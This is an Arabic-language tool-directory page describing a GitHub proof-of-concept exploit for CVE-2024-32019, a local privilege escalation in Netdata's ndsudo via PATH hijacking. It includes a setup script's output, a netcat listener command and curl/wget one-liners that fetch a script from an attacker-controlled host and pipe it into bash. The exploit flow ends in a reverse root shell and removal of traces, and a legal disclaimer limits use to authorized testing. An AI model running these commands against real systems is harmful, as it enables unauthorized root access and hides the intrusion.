
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/80ottanta80/cve-2024-32019-poc
تصعيد الامتيازاتتحليل الثغرات الأمنيةالاستغلالاختبار الاختراقالتعلم والتعليممختبرات وتدريب عملي
GitHub80ottanta80/cve-2024-32019-poc

CVE-2024-32019-PoC

نص برمجي باش لرفع الامتيازات عبر "ndsudo" (استغلال Netdata المحلي)

عرض المستودع
33منذ سنة واحدةلم تتم المراجعة بعد
مشاركة

CVE-2024-32019-PoC

نص Bash لرفع الامتيازات عبر "ndsudo" (استغلال Netdata محلي)

إصدارات Netdata المتأثرة

  • >= v1.45.0, < v1.45.3

  • >= v1.44.0-60, < v1.45.0-169

وصف الثغرة

أداة "ndsudo" تشغل مجموعة محدودة من الأوامر الخارجية، ولكن مسارات البحث يتم توفيرها بواسطة متغيرات البيئة "PATH".

بتغيير متغير البيئة "PATH" إلى مسار يمكننا الوصول إليه، يمكننا التحكم في المكان الذي يبحث فيه ndsudo عن الأوامر وإنشاء أمر يحتوي على كود خبيث.

إثبات المفهوم

يقوم هذا الاستغلال على افتراض أن الجهاز المستهدف وجهاز المهاجم موجودان على نفس الشبكة.

المتطلبات الأساسية

جهاز المهاجم

  • مستمع على المنفذ 4444
  • خادم ويب يستضيف الثنائي الخبيث nvme

الجهاز المستهدف:

  • وصول محلي إلى الصدفة
  • إذن لتنفيذ ndsudo
  • wget/curl/أي عميل HTTP لتحميل الحمولة

الاستخدام

على جهاز المهاجم

يمكننا إنشاء ونشر الملفات اللازمة للهجوم تلقائيًا عن طريق تشغيل "setup_exploit_server.sh"

$ ./setup_exploit_server.sh YOUR_IP

--------- Exploit Infrastructure Setup by Ottanta ---------

[+] Using server IP: YOUR_IP
[+] Creating exploit directory: /tmp/exploit
[+] Creating ndsudo_pe.sh script file...
[+] Creating nvme.c exploit file...
[+] Compiling nvme binary...
[+] nvme binary compiled successfully
[+] Starting web server on port 80...
[+] Web server started with PID: 9350
[+] nvme binary is available at: http://YOUR_IP/nvme
[!] Now run the privilege escalation exploit in the victim terminal
[!] Make sure to start listener: nc -nlvp 4444

Press Enter to stop the web server and clean up...

سيقوم هذا البرنامج النصي بإنشاء جميع الملفات اللازمة للهجوم مهيأة بعنوان IP الخاص بك.

بعد نشر خادم الويب الخاص بنا، نبدأ مستمعًا على صدفة أخرى:

# We start a listener with Netcat, but you can use anything else
$ nc -nlvp 4444
listening on [any] 4444 ...

على الجهاز المستهدف

اعتمادًا على عميل HTTP الخاص بنا، يمكننا تحميل وتنفيذ استغلالنا.

# If we have curl
$ curl -L http://YOUR_IP/ndsudo_pe.sh | bash -s -- YOUR_IP

# If we have wget
$ wget -qO- http://YOUR_IP/ndsudo_pe.sh | bash -s -- YOUR_IP


إذا تم كل شيء بشكل صحيح، يجب أن نحصل الآن على صدفة الجذر.
alt text

تدفق الاستغلال

  1. تحميل الثنائي الخبيث إلى /tmp/exploit/
  2. تعديل PATH لجعل الدليل المُتحكم فيه ذا أولوية
  3. تنفيذ ndsudo nvme-list والذي يشغل الثنائي الخبيث
  4. إنشاء صدفة عكسية لجهاز المهاجم
  5. تنظيف الآثار

المرجع

  • https://github.com/netdata/netdata/security/advisories/GHSA-pmhq-4cxq-wj93
  • https://nvd.nist.gov/vuln/detail/CVE-2024-32019

إخلاء المسؤولية القانوني

إثبات المفهوم هذا مخصص للأغراض التعليمية والاختبار المصرح به فقط.

الاستخدام غير المصرح به ضد أنظمة لا تملكها أو ليس لديك إذن صريح لاختبارها يعتبر غير قانوني.

المؤلفون غير مسؤولين عن أي إساءة استخدام لهذه المعلومات.

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    371
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    336
  • 5

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    322

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





